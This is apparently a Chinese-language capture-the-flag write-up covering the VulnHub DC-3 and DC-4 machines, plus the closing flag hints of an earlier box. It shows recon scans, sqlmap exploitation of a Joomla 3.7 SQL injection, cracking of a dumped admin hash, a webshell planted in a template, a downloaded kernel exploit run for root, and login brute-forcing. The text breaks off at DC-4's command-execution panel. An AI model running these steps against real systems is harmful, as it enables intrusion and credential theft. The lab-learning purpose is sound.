1 2 3 4 5 6 7 8 9 10 11 12 13 14 __ __ _ _ _ _ | | __ | | ___ _ __ ___ / \ \ \/ \/ / _ \ | | / _` |/ _ \ | '_ \ / _ \/ / \ /\ / __/ | | | (_ | | (_) | | | | __/\_/ \/ \/ \___ |_ |_ | \__,_ |\___/ |_ | |_ |\___\/ Congratulatons!!! A special thanks to all those who sent me tweets and provided me with feedback - it's all greatly appreciated. If you enjoyed this CTF, send me a tweet via @DCAU7.
Flag汇总 flag1
1 2 3 4 5 6 7 Your usual wordlists probably won’t work , so instead , maybe you just need to be cewl.is always better, but sometimes you just can’t win them all .Log in as one to see the next flag.If you can’t find it, log in as another.
flag2
1 2 3 If you can't exploit WordPress and take a shortcut, there is another way.entry point.
flag3
1 Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
flag4
1 2 3 4 5 6 7 Good to see that you've made it this far - but you' re not home yet. u're on your own now. :-) Go on - git outta here!!!!
flag5
1 2 3 4 5 6 7 8 9 10 11 12 13 14 __ __ _ _ _ _ | | __ | | ___ _ __ ___ / \ \ \/ \/ / _ \ | | / _` |/ _ \ | '_ \ / _ \/ / \ /\ / __/ | | | (_ | | (_) | | | | __/\_/ \/ \/ \___ |_ |_ | \__,_ |\___/ |_ | |_ |\___\/ Congratulatons!!! A special thanks to all those who sent me tweets and provided me with feedback - it's all greatly appreciated. If you enjoyed this CTF, send me a tweet via @DCAU7.
DC3.2 vulnhub DC 3.2
https://www.vulnhub.com/entry/dc-32,312/
靶机IP
信息收集 1 nmap -p- --min-rate 10000 192.168.1.16 -oN nmap/port.txt
1 nmap -sT -sC -sV -O -p80 192.168.1.16 -oN nmap/detail.txt
1 nmap --script=vuln -p80 192.168.1.16 -oN nmap/vuln.txt
1 2 3 4 5 6 7 8 9 10 11 12 PORT STATE SERVICE VERSION80 /tcp open http Apache httpd 2.4 .18 ((Ubuntu))_http-title: Home_http-generator: Joomla! - Open Source Content Management_http-server-header: Apache/2.4.18 (Ubuntu)Address: 08 :00 :27 :18 :12 :38 (Oracle VirtualBox virtual NIC)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed porttype: general purposeRunning: Linux 3 .X|4 .XCPE: cpe:/ o:linux:linux_kernel:3 cpe:/ o:linux:linux_kernel:4 details: Linux 3.2 - 4.14 Distance: 1 hop
仅80端口开放
框架 :Joomla cms
操作系统 :Linux 3.2 - 4.14
1 2 gobuster dir -u http://192.168.1.16/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt ,.php ,.js ,.html -t 50//192.168.1.16 -e php,html,txt,js,bak -t 50 -w /usr/share/wordlists/dirb/common.txt
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 200 - /README.txt200 - /LICENSE.txt200 - /htaccess.txt200 - /configuration.php301 - /administrator -> http://192.168 .1.16 /administrator/301 - /bin -> http://192.168 .1.16 /bin/301 - /cache -> http://192.168 .1.16 /cache/301 - /components -> http://192.168 .1.16 /components/301 - /images -> http://192.168 .1.16 /images/301 - /includes -> http://192.168 .1.16 /includes/200 - /index.php301 - /language -> http://192.168 .1.16 /language/301 - /layouts -> http://192.168 .1.16 /layouts/301 - /libraries -> http://192.168 .1.16 /libraries/301 - /media -> http://192.168 .1.16 /media/301 - /modules -> http://192.168 .1.16 /modules/301 - /plugins -> http://192.168 .1.16 /plugins/403 - /server-status301 - /templates -> http://192.168 .1.16 /templates/301 - /tmp -> http://192.168 .1.16 /tmp/
通过readme.txt 收集到cms版本Joomla! 3.7
SQL注入 expolit存在sql注入

1 searchsploit Joomla! 3 .7
1 2 3 4 5 sqlmap -u "http://192.168.1.16/index.php?option=com_fields&view=fields&layout=modal&list [fullordering ]=updatexml" \ -p "list[fullordering]" \ --risk=3 --level=5 \ --random-agent \ --dbs
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 Parameter: list[fullordering] (GET)
1 2 3 4 5 6 sqlmap -u "http://192.168.1.16/index.php?option=com_fields&view=fields&layout=modal&list [fullordering ]=updatexml" \ -p "list[fullordering]" \ --risk=3 --level=5 \ --random-agent \ -D joomladb \ --tables
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 +---------------------+ #__assets | #__associations | #__banner_clients | #__banner_tracks | #__banners | #__bsms_admin | #__bsms_books | #__bsms_comments | #__bsms_locations | #__bsms_mediafiles | #__bsms_message_typ | #__bsms_podcast | #__bsms_series | #__bsms_servers | #__bsms_studies | #__bsms_studytopics | #__bsms_teachers | #__bsms_templatecod | #__bsms_templates | #__bsms_timeset | #__bsms_topics | #__bsms_update | #__categories | #__contact_details | #__content_frontpag | #__content_rating | #__content_types | #__content | #__contentitem_tag_ | #__core_log_searche | #__extensions | #__fields_categorie | #__fields_groups | #__fields_values | #__fields | #__finder_filters | #__finder_links_ter | #__finder_links | #__finder_taxonomy_ | #__finder_taxonomy | #__finder_terms_com | #__finder_terms | #__finder_tokens_ag | #__finder_tokens | #__finder_types | #__jbsbackup_timese | #__jbspodcast_times | #__languages | #__menu_types | #__menu | #__messages_cfg | #__messages | #__modules_menu | #__modules | #__newsfeeds | #__overrider | #__postinstall_mess | #__redirect_links | #__schemas | #__session | #__tags | #__template_styles | #__ucm_base | #__ucm_content | #__ucm_history | #__update_sites_ext | #__update_sites | #__updates | #__user_keys | #__user_notes | #__user_profiles | #__user_usergroup_m | #__usergroups | #__users | #__utf8_conversion | #__viewlevels |
#__users表里得到数据
1 2 3 4 5 +----------+ --------------------------------------------------------------+| username | password | +----------+--------------------------------------------------------------+ | admin | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu | +----------+--------------------------------------------------------------+
john破解
1 2 3 john --format =bcrypt hash.hash --wordlist =/usr/share/wordlists/rockyou.txt
靶机没开22端口,80端口是登录框
登录
没有得到有用信息,目录扫描得到/administrator路径,也是登录框

成功
模板GetShell 在Templates模板修改,可以代码执行
写入一句话

蚁剑连接,反弹shell
发行版本提权 1 2 3 4 5 6 7 8 uname -acat /etc/issuecat /proc/version
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 www-data@DC -3 :/var/www/html $ uname -aLinux DC -3 4.4 .0 -21 -generic @DC -3 :/var/www/html $ searchsploit linux kernel 4.4 .0 4.4 .0 searchsploit: command not found@DC -3 :/var/www/html $ cat /etc/issueUbuntu 16.04 LTS \n \l@DC -3 :/var/www/html $ cat /proc /versionproc /versionLinux version 4.4 .0 -21 -generic (buildd@lgw01 -06 ) (gcc version 5.3 .1 20160413 (Ubuntu 5.3 .1 -14ubuntu2) ) @DC -3 :/var/www/html $ lsb_releaseNo LSB modules are available.@DC -3 :/var/www/html $ lsb_release -aNo LSB modules are available.Distributor ID : Ubuntu Description : Ubuntu 16.04 LTS Release : 16.04 Codename : xenial@DC -3 :/var/www/html $
试了42276 ,44298 ,43418 均失败,网上找wp,使用39772
根据文档里的步骤
1 2 3 4 5 6 7 8 9 10 11 12 kali://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip -O ./39772.zip //192.168.1.17/39772.zip cd 39772cd ebpf_mapfd_doubleput_exploit./compile.sh ./doubleput

拿到root,并找到flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 __ __ _ _ ____ _ _ _ _ | | | _ \ ___ _ __ ___ | | | | | | | | | |/ _ \ | '_ \ / _ \ | | | | | | |_ | | (_) | | | | __/_ |_ |_ |_ |_ |_ | |____/ \___/ |_ | |_ |\___(_ |_ |_ |_) Congratulations are in order. :-) I hope you've enjoyed this challenge as I enjoyed making it. If there are any ways that I can improve these little challenges, please let me know. As per usual, comments and complaints can be sent via Twitter to @DCAU7 Have a great day!!!!
DC4 vulnhub dc 4
https://www.vulnhub.com/entry/dc-4,313/
靶机IP
信息收集 1 nmap -p- --min-rate 10000 192.168.1.11 -oN nmap/port.txt

1 nmap -sT -sC -sV -O -p22,80 192.168.1.11 -oN nmap/detail.txt
操作系统 :Linux 3.2 - 4.14(Debian)端口 :22(OpenSSH 7.4p1),80(nginx 1.15.10)
1 gobuster dir -u http://192.168.1.11/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt ,.php ,.js ,.html -t 50
1 2 [08 :11 :16 ] 301 - 170 B - /css ->08 :11 :23 ] 301 - 170 B - /images ->
没有有用信息

暴力破解 80端口为登录框,源码无信息,尝试sql注入,失败
似乎只剩暴力这条路


burp抓包发现是明文,但并没有账号或密码错误的回显
尝试爆破
得到凭据


后台RCE 命令执行面板
